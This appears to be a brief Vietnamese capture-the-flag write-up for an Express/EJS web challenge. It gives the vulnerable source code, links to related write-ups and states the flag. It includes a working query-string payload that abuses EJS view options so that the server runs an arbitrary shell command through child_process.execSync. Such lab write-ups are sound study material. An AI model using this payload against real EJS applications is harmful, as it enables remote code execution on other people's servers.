Giao diện trang web:



Bài cho source code rất đơn giản:

require("express")()

.set("view engine", "ejs")


.use((req, res) => res.render("index", { blob: "blob", ...req.query }))

.listen(3000);

Challenge tương tự: https://vozec.fr/writeups/peculiar-caterpillar/

Giải thích chi tiết: https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce#final\_poc

Payload: /?debug=true&settings[view options][client]=true&settings[view options][escapeFunction]=global.process.mainModule.require('child\_process').execSync;//&blob=id



**Flag: CACI{bl0b\_s4y\_pl3453l00k0utf0rpr0707yp3p0llut10n}**